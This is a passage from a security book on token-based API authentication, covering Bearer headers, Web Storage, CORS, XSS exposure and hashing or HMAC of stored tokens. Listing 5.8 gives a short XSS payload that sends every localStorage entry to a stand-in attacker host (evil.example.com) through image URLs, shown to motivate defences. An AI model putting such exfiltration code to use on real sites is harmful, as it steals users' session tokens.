Passing the token in a `X-CSRF-Token` header is less than ideal for tokens that have nothing to do with CSRF. You could just rename the header, and that would be perfectly acceptable. However, a standard way to pass non-cookie-based tokens to an API exists in the form of the Bearer token scheme for HTTP authentication defined by RFC 6750 (https://tools.ietf.org/html/rfc6750). While originally designed for OAuth2 usage (chapter 7), the scheme has been widely adopted as a general mechanism for API token-based authentication.

DEFINITION A bearer token is a token that can be used at an API simply by including it in the request. Any client that has a valid token is authorized to use that token and does not need to supply any further proof of authentication. A bearer token can be given to a third party to grant them access without revealing user credentials but can also be used easily by attackers if stolen.

To send a token to an API using the Bearer scheme, you simply include it in an Authorization header, much like you did with the encoded username and password for HTTP Basic authentication. The token is included without additional encoding:[2]

```
Authorization: Bearer QDAmQ9TStkDCpVK5A9kFowtYn2k
```

The standard also describes how to issue a `WWW-Authenticate` challenge header for bearer tokens, which allows our API to become compliant with the HTTP specifications once again, because you removed that header in chapter 4. The challenge can include a realm parameter, just like any other HTTP authentication scheme, if the API requires different tokens for different endpoints. For example, you might return `realm="users"` from one endpoint and `realm="admins"` from another, to indicate to the client that they should obtain a token from a different login endpoint for administrators compared to regular users. Finally, you can also return a standard error code and description to tell the client why the request was rejected. Of the three error codes defined in the specification, the only one you need to worry about now is `invalid_ token`, which indicates that the token passed in the request was expired or otherwise invalid. For example, if a client passed a token that has expired you could return:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Bearer realm="users", error="invalid_token",
        error_description="Token has expired"
```

This lets the client know to reauthenticate to get a new token and then try its request again. Open the TokenController.java file in your editor and update the `validateToken` and logout methods to extract the token from the `Authorization` header. If the value starts with the string `"Bearer"` followed by a single space, then you can extract the token ID from the rest of the value. Otherwise you should ignore it, to allow HTTP Basic authentication to still work at the login endpoint. You can also return a useful `WWW-Authenticate` header if the token has expired. Listing 5.4 shows the updated methods. Update the implementation and save the file.

Listing 5.4 Parsing Bearer Authorization headers

```
public void validateToken(Request request, Response response) {
    var tokenId = request.headers("Authorization");                    ❶
    if (tokenId == null || !tokenId.startsWith("Bearer ")) {           ❶
        return;
    }
    tokenId = tokenId.substring(7);                                    ❷

    tokenStore.read(request, tokenId).ifPresent(token -> {
        if (Instant.now().isBefore(token.expiry)) {
            request.attribute("subject", token.username);
            token.attributes.forEach(request::attribute);
        } else {
            response.header("WWW-Authenticate",                        ❸
                    "Bearer error=\"invalid_token\"," +                ❸
                           "error_description=\"Expired\"");           ❸
    halt(401);
        }
    });
}
public JSONObject logout(Request request, Response response) {
    var tokenId = request.headers("Authorization");                    ❹
    if (tokenId == null || !tokenId.startsWith("Bearer ")) {           ❹
        throw new IllegalArgumentException("missing token header");
    }
    tokenId = tokenId.substring(7);                                    ❺

    tokenStore.revoke(request, tokenId);
```

```
        response.status(200);
        return new JSONObject();
    }
```

❶ Check that the Authorization header is present and uses the Bearer scheme.

❷ The token ID is the rest of the header value.

❸ If the token is expired, then tell the client using a standard response.

❹ Check that the Authorization header is present and uses the Bearer scheme.

❺ The token ID is the rest of the header value.

You can also add the WWW-Authenticate header challenge when no valid credentials are present on a request at all. Open the UserController.java file and update the `requireAuthentication` filter to match listing 5.5.

Listing 5.5 Prompting for Bearer authentication

```
public void requireAuthentication(Request request, Response response) {
    if (request.attribute("subject") == null) {
        response.header("WWW-Authenticate", "Bearer");       ❶
        halt(401);
    }
}
```

❶ Prompt for Bearer authentication if no credentials are present.

5.2.3 Deleting expired tokens

The new token-based authentication method is working well for your mobile and desktop apps, but your database administrators are worried that the tokens table keeps growing larger without any tokens ever being removed. This also creates a potential DoS attack vector, because an attacker could keep logging in to generate enough tokens to fill the database storage. You should implement a periodic task to delete expired tokens to prevent the database growing too large. This is a one-line task in SQL, as shown in listing 5.6. Open DatabaseTokenStore.java and add the method in the listing to implement expired token deletion.

Listing 5.6 Deleting expired tokens

```
public void deleteExpiredTokens() {
    database.update(
        "DELETE FROM tokens WHERE expiry < current_timestamp");     1
}
```

2 Delete all tokens with an expiry time in the past.

To make this efficient, you should index the expiry column on the database, so that it does not need to loop through every single token to find the ones that have expired. Open schema.sql and add the following line to the bottom to create the index:

```
CREATE INDEX expired_token_idx ON tokens(expiry);
```

Finally, you need to schedule a periodic task to call the method to delete the expired tokens. There are many ways you could do this in production. Some frameworks include a scheduler for these kinds of tasks, or you could expose the method as a REST endpoint and call it periodically from an external job. If you do this, remember to apply rate-limiting to that endpoint or require authentication (or a special permission) before it can be called, as in the following example:

```
before("/expired_tokens", userController::requireAuthentication);
delete("/expired_tokens", (request, response) -> {
    databaseTokenStore.deleteExpiredTokens();
    return new JSONObject();
});
```

For now, you can use a simple Java scheduled executor service to periodically call the method. Open DatabaseTokenStore.java again, and add the following lines to the constructor:

```
 Executors.newSingleThreadScheduledExecutor()
         .scheduleAtFixedRate(this::deleteExpiredTokens,
                    10, 10, TimeUnit.MINUTES);
```

This will cause the method to be executed every 10 minutes, after an initial 10-minute delay. If a cleanup job takes more than 10 minutes to run, then the next run will be scheduled immediately after it completes.

5.2.4 Storing tokens in Web Storage

Now that you've got tokens working without cookies, you can update the Natter UI to send the token in the `Authorization` header instead of in the `X-CSRF-Token` header. Open natter.js in your editor and update the `createSpace` function to pass the token in the correct header. You can also remove the credentials field, because you no longer need the browser to send cookies in the request:

```
    fetch(apiUrl + '/spaces', {
        method: 'POST',                                   (1)
        body: JSON.stringify(data),
        headers: {
            'Content-Type': 'application/json',
            'Authorization': 'Bearer ' + csrfToken        (2)
        }
    })
```

(1) Remove the credentials field to stop the browser sending cookies.

(2) Pass the token in the Authorization field using the Bearer scheme.

Of course, you can also rename the `csrfToken` variable to just `token` now if you like. Save the file and restart the API and the duplicate UI on port 9999. Both copies of the UI will now work fine with no session cookie. Of course, there is still one cookie left to hold the token between the login page and the natter page, but you can get rid of that now too.

Until the release of HTML 5, there were very few alternatives to cookies for storing tokens in a web browser client. Now there are two widely-supported alternatives:

- The Web Storage API that includes the `localStorage` and `session-Storage` objects for storing simple key-value pairs.

- The IndexedDB API that allows storing larger amounts of data in a more sophisticated JSON NoSQL database.

Both APIs provide significantly greater storage capacity than cookies, which are typically limited to just 4KB of storage for all cookies for a single domain. However, because session tokens are relatively small, you can stick to the simpler Web Storage API in this chapter. While IndexedDB has even larger storage limits than Web Storage, it typically requires explicit user consent before it can be used. By replacing cookies for storage on the client, you will now have a replacement for all three aspects of token-based authentication provided by cookies, as shown in figure 5.4:

- On the backend, you can manually store cookie state in a database to replace the cookie storage provided by most web frameworks.
- You can use the Bearer authentication scheme as a standard way to communicate tokens from the client to the API, and to prompt for tokens when not supplied.
- Cookies can be replaced on the client by the Web Storage API.



The Bearer authentication scheme can be used to send tokens and prompt for a token.
Authorization: Bearer
Request
Web browser client
Web storage
API server
Token store
Response
JSON/ WWW-Authenticate
Tokens can be stored in Web Storage instead of cookies.
Token state can be manually stored in a backend database or cache.

Figure 5.4 Cookies can be replaced by Web Storage for storing tokens on the client. The Bearer authentication scheme provides a standard way to communicate tokens from the client to the API, and a token store can be manually implemented on the backend.

Web Storage is simple to use, especially when compared with how hard it was to extract a cookie in JavaScript. Browsers that support the Web Storage API, which includes most browsers in current use, add two new fields to the standard JavaScript window object:

- The `sessionStorage` object can be used to store data until the browser window or tab is closed.
- The `localStorage` object stores data until it is explicitly deleted, saving the data even over browser restarts.

Although similar to session cookies, `sessionStorage` is not shared between browser tabs or windows; each tab gets its own storage. Although this can be useful, if you use `sessionStorage` to store authentication tokens then the user will be forced to login again every time they open a new tab and logging out of one tab will not log them out of the others. For this reason, it is more convenient to store tokens in `localStorage` instead.

Each object implements the same `Storage` interface that defines `setItem(key, value )`, `getItem(key )`, and `removeItem(key )` methods to manipulate key-value pairs in that storage. Each storage object is implicitly scoped to the origin of the script that calls the API, so a script from example.com will see a completely different copy of the storage to a script from example.org.

TIP If you want scripts from two sibling sub-domains to share storage, you can set the `document.domain` field to a common parent domain in both scripts. Both scripts must explicitly set the `document.domain`, otherwise it will be ignored. For example, if a script from a.example.com and a script from b.example.com both set `document.domain` to example.com, then they will share Web Storage. This is allowed only for a valid parent domain of the script origin, and you cannot set it to a top-level domain like .com or .org. Setting the `document.domain` field also instructs the browser to ignore the port when comparing origins.

To update the login UI to set the token in local storage rather than a cookie, open login.js in your editor and locate the line that currently sets the cookie:

```
    document.cookie = 'token=' + json.token +
        ';Secure;SameSite=strict';
```

Remove that line and replace it with the following line to set the token in local storage instead:

```
    localStorage.setItem('token', json.token);
```

Now open natter.js and find the line that reads the token from a cookie. Delete that line and the `getCookie` function, and replace it with the following:

```
    let token = localStorage.getItem('token');
```

That is all it takes to use the Web Storage API. If the token expires, then the API will return a 401 response, which will cause the UI to redirect to the login page. Once the user has logged in again, the token in local storage will be overwritten with the new version, so you do not need to do anything else. Restart the UI and check that everything is working as expected.

5.2.5 Updating the CORS filter

Now that your API no longer needs cookies to function, you can tighten up the CORS settings. Though you are explicitly sending credentials on each request, the browser is not having to add any of its own credentials (cookies), so you can remove the `Access-Control-Allow-Credentials` headers to stop the browser sending any. If you wanted, you could now also set the allowed origins header to `*` to allow requests from any origin, but it is best to keep it locked down unless you really want the API to be open to all comers. You can also remove `X-CSRF-Token` from the allowed headers list. Open CorsFilter.java in your editor and update the handle method to remove these extra headers, as shown in listing 5.7.

Listing 5.7 Updated CORS filter

```
@Override
public void handle(Request request, Response response) {
    var origin = request.headers("Origin");
    if (origin != null && allowedOrigins.contains(origin)) {
        response.header("Access-Control-Allow-Origin", origin);      [1]
        response.header("Vary", "Origin");                           [1]
    }

    if (isPreflightRequest(request)) {
        if (origin == null || !allowedOrigins.contains(origin)) {
            halt(403);
        }

        response.header("Access-Control-Allow-Headers",
                "Content-Type, Authorization");                 ❷
        response.header("Access-Control-Allow-Methods",
                "GET, POST, DELETE");
        halt(204);
    }
}
```

❶ Remove the Access-Control-Allow-Credentials header.

❷ Remove X-CSRF-Token from the allowed headers.

Because the API is no longer allowing clients to send cookies on requests, you must also update the login UI to not enable credentials mode on its fetch request. If you remember from earlier, you had to enable this so that the browser respected the Set-Cookie header on the response. If you leave this mode enabled but with credentials mode rejected by CORS, then the browser will completely block the request and you will no longer be able to login. Open login.js in your editor and remove the line that requests credentials mode for the request:

```
    credentials: 'include',
```

Restart the API and UI again and check that everything is still working. If it does not work, you may need to clear your browser cache to pick up the latest version of the login.js script. Starting a fresh Incognito/Private Browsing page is the simplest way to do this.[3]

5.2.6 XSS attacks on Web Storage

Storing tokens in Web Storage is much easier to manage from JavaScript, and it eliminates the CSRF attacks that impact session cookies, because the browser is no longer automatically adding tokens to requests for us. But while the session cookie could be marked as HttpOnly to prevent it being accessible from JavaScript, Web Storage objects are only accessible from JavaScript and so the same protection is not available. This can make Web Storage more susceptible to XSS exfiltration attacks, although Web Storage is only accessible to scripts running from the same origin while cookies are available to scripts from the same domain or any sub-domain by default.

DEFINITION Exfiltration is the act of stealing tokens and sensitive data from a page and sending them to the attacker without the victim being aware. The attacker can then use the stolen tokens to log in as the user from the attacker's own device.

If an attacker can exploit an XSS attack (chapter 2) against a browser-based client of your API, then they can easily loop through the contents of Web Storage and create an `img` tag for each item with the `src` attribute, pointing to an attacker-controlled website to extract the contents, as illustrated in figure 5.5.



Web browser
Web storage
xyz...
Attacker script
<img src=...>
The attacker XSS script queries Web storage for all tokens.
https://attacker.x?token=xyz . . .
Attacker website
It creates image tags for each token, pointing at an attacker-controlled website.
The img URL includes the token allowing the attacker to store it on the website.

Figure 5.5 An attacker can exploit an XSS vulnerability to steal tokens from Web Storage. By creating image elements, the attacker can exfiltrate the tokens without any visible indication to the user.

Most browsers will eagerly load an image source URL, without the `img` even being added to the page,[4] allowing the attacker to steal tokens covertly with no visible indication to the user. Listing 5.8 shows an example of this kind of attack, and how little code is required to carry it out.

Listing 5.8 Covert exfiltration of Web Storage

```
for (var i = 0; i < localStorage.length; ++i) {     1
    var key = localStorage.key(i);                   1
    var img = document.createElement('img');         2
```

```
        img.setAttribute('src',                              ❷
            'https://evil.example.com/exfil?key=' +          ❷
                encodeURIComponent(key) + '&value=' +        ❸
                encodeURIComponent(localStorage.getItem(key)));  ❸
    }
```

❶ Loop through every element in localStorage.

❷ Construct an img element with the src element pointing to an attacker-controlled site.

❸ Encode the key and value into the src URL to send them to the attacker.

Although using HttpOnly cookies can protect against this attack, XSS attacks undermine the security of all forms of web browser authentication technologies. If the attacker cannot extract the token and exfiltrate it to their own device, they will instead use the XSS exploit to execute the requests they want to perform directly from within the victim's browser as shown in figure 5.6. Such requests will appear to the API to come from the legitimate UI, and so would also defeat any CSRF defenses. While more complex, these kinds of attacks are now commonplace using frameworks such as the Browser Exploitation Framework (https://beefproject.com), which allow sophisticated remote control of a victim's browser through an XSS attack.



Web browser
Cookies
xyz...
Attacker script
Cookie: xyz . . .
Victim API
Attacker API
The attacker script receives requests from the attacker over a CORS connection to the attacker's server.
The script then makes requests to the victim API. The browser will include cookies as they appear to come from the same origin.

Figure 5.6 An XSS exploit can be used to proxy requests from the attacker through the user's browser to the API of the victim. Because the XSS script

appears to be from the same origin as the API, the browser will include all cookies and the script can do anything.

NOTE There is no reasonable defense if an attacker can exploit XSS, so eliminating XSS vulnerabilities from your UI must always be your priority. See chapter 2 for advice on preventing XSS attacks.

Chapter 2 covered general defenses against XSS attacks in a REST API. Although a more detailed discussion of XSS is out of scope for this book (because it is primarily an attack against a web UI rather than an API), two technologies are worth mentioning because they provide significant hardening against XSS:

- The Content-Security-Policy header (CSP), mentioned briefly in chapter 2, provides fine-grained control over which scripts and other resources can be loaded by a page and what they are allowed to do. Mozilla Developer Network has a good introduction to CSP at **https://developer.mozilla.org/en-US/docs/Web/ HTTP/CSP.**
- An experimental proposal from Google called Trusted Types aims to completely eliminate DOM-based XSS attacks. DOM-based XSS occurs when trusted JavaScript code accidentally allows user-supplied HTML to be injected into the DOM, such as when assigning user input to the `.innerHTML` attribute of an existing element. DOM-based XSS is notoriously difficult to prevent as there are many ways that this can occur, not all of which are obvious from inspection. The Trusted Types proposal allows policies to be installed that prevent arbitrary strings from being assigned to these vulnerable attributes. See **https://developers.google.com/web/updates/2019/02/trusted-types** for more information.

Pop quiz

2. Which one of the following is a secure way to generate a random token ID?
   1. Base64-encoding the user's name plus a counter.
   2. Hex-encoding the output of `new Random().nextLong()`.
   3. Base64-encoding 20 bytes of output from a `SecureRandom`.
   4. Hashing the current time in microseconds with a secure hash function.
   5. Hashing the current time together with the user's password with SHA-256.

3. Which standard HTTP authentication scheme is designed for token-based authentication?
    1. NTLM
    2. HOBA
    3. Basic
    4. Bearer
    5. Digest

The answers are at the end of the chapter.

5.3 Hardening database token storage

Suppose that an attacker gains access to your token database, either through direct access to the server or by exploiting a SQL injection attack as described in chapter 2. They can not only view any sensitive data stored with the tokens, but also use those tokens to access your API. Because the database contains tokens for every authenticated user, the impact of such a compromise is much more severe than compromising a single user's token. As a first step, you should separate the database server from the API and ensure that the database is not directly accessible by external clients. Communication between the database and the API should be secured with TLS. Even if you do this, there are still many potential threats against the database, as shown in figure 5.7. If an attacker gains read access to the database, such as through a SQL injection attack, they can steal tokens and use them to access the API. If they gain write access, then they can insert new tokens granting themselves access or alter existing tokens to increase their access. Finally, if they gain delete access then they can revoke other users' tokens, denying them access to the API.



Write access allows new tokens to be injected or existing tokens to be modified.
Trust boundaries
Datacenter
Possible SQL injection attacks
API account
DBMS account
API clients
API server
TLS
Token store
Read access allows tokens to be stolen and then replayed to the API.
Delete rights would allow other users' tokens to be destroyed.

Figure 5.7 A database token store is subject to several threats, even if you secure the communications between the API and the database using TLS. An attacker may gain direct access to the database or via an injection attack. Read access allows the attacker to steal tokens and gain access to the API as any user. Write access allows them to create fake tokens or alter their own token. If they gain delete access, then they can delete other users' tokens, denying them access.

5.3.1 Hashing database tokens

Authentication tokens are credentials that allow access to a user's account, just like a password. In chapter 3, you learned to hash passwords to protect them in case the user database is ever compromised. You should do the same for authentication tokens, for the same reason. If an attacker ever compromises the token database, they can immediately use all the login tokens for any user that is currently logged in. Unlike user passwords, authentication tokens have high entropy, so you don't need to use an expensive password hashing algorithm like Scrypt. Instead you can use a fast, cryptographic hash function such as SHA-256 that you used for generating anti-CSRF tokens in chapter 4.

Listing 5.9 shows how to add token hashing to the `DatabaseTokenStore` by reusing the `sha256()` method you added to the `CookieTokenStore` in chapter 4. The token ID given to the client is the original, un-hashed random string, but the value stored in the database is the SHA-256 hash of that string. Because SHA-256 is a one-way hash function, an attacker that gains access to the database won't be able to reverse the hash function to determine the real token IDs. To read or revoke the token, you simply hash the value provided by the user and use that to look up the record in the database.

Listing 5.9 Hashing database tokens

```
@Override
public String create(Request request, Token token) {
    var tokenId = randomId();
    var attrs = new JSONObject(token.attributes).toString();

    database.updateUnique("INSERT INTO " +
        "tokens(token_id, user_id, expiry, attributes) " +
        "VALUES(?, ?, ?, ?)", hash(tokenId), token.username,     1
            token.expiry, attrs);

    return tokenId;
}

@Override
public Optional<Token> read(Request request, String tokenId) {
    return database.findOptional(this::readToken,
            "SELECT user_id, expiry, attributes " +
            "FROM tokens WHERE token_id = ?", hash(tokenId));    1
}

@Override
public void revoke(Request request, String tokenId) {
    database.update("DELETE FROM tokens WHERE token_id = ?",
            hash(tokenId));                                      1
}

private String hash(String tokenId) {                            2
    var hash = CookieTokenStore.sha256(tokenId);                 2
    return Base64url.encode(hash);                               2
}                                                                2
```

1 Hash the provided token when storing or looking up in the database.


2 Reuse the SHA-256 method from the CookieTokenStore for the hash.

5.3.2 Authenticating tokens with HMAC

Although effective against token theft, simple hashing does not prevent an attacker with write access from inserting a fake token that gives them access to another user's account. Most databases are also not designed to provide constant-time equality comparisons, so database lookups can be vulnerable to timing attacks like those discussed in chapter 4. You can eliminate both issues by calculating a message authentication code (MAC), such as the standard hash-based MAC (HMAC). HMAC works like a normal cryptographic hash function, but incorporates a secret key known only to the API server.

DEFINITION A message authentication code (MAC) is an algorithm for computing a short fixed-length authentication tag from a message and a secret key. A user with the same secret key will be able to compute the same tag from the same message, but any change in the message will result in a completely different tag. An attacker without access to the secret cannot compute a correct tag for any message. HMAC (hash-based MAC) is a widely used secure MAC based on a cryptographic hash function. For example, HMAC-SHA-256 is HMAC using the SHA-256 hash function.

The output of the HMAC function is a short authentication tag that can be appended to the token as shown in figure 5.8. An attacker without access to the secret key can't calculate the correct tag for a token, and the tag will change if even a single bit of the token ID is altered, preventing them from tampering with a token or faking new ones.



The random database token ID is encoded with Base64.
The encoded token is authenticated with HMAC using a secret key.
L2xuanMgu3ejXRjw1GmBOdLLbxI
HMAC-SHA256
Key
f9d9d851dca5...
URL-safe Base64
L2xuanMgu3ejXRjw1GmBOdLLbxI.dnYUdylHgTGpNcv39ol...
The HMAC tag is encoded and appended to the token.

Figure 5.8 A token can be protected against theft and forgery by computing a HMAC authentication tag using a secret key. The token returned from the database is passed to the HMAC-SHA256 function along with the secret key. The output authentication tag is encoded and appended to the database ID to return to the client. Only the original token ID is stored in the database, and an attacker without access to the secret key cannot calculate a valid authentication tag.

In this section, you'll authenticate the database tokens with the widely used HMAC-SHA256 algorithm. HMAC-SHA256 takes a 256-bit secret key and an input message and produces a 256-bit authentication tag. There are many wrong ways to construct a secure MAC from a hash function, so rather than trying to build your own solution you should always use HMAC, which has been extensively studied by experts. For more information about secure MAC algorithms, I recommend Serious Cryptography by Jean-Philippe Aumasson (No Starch Press, 2017).

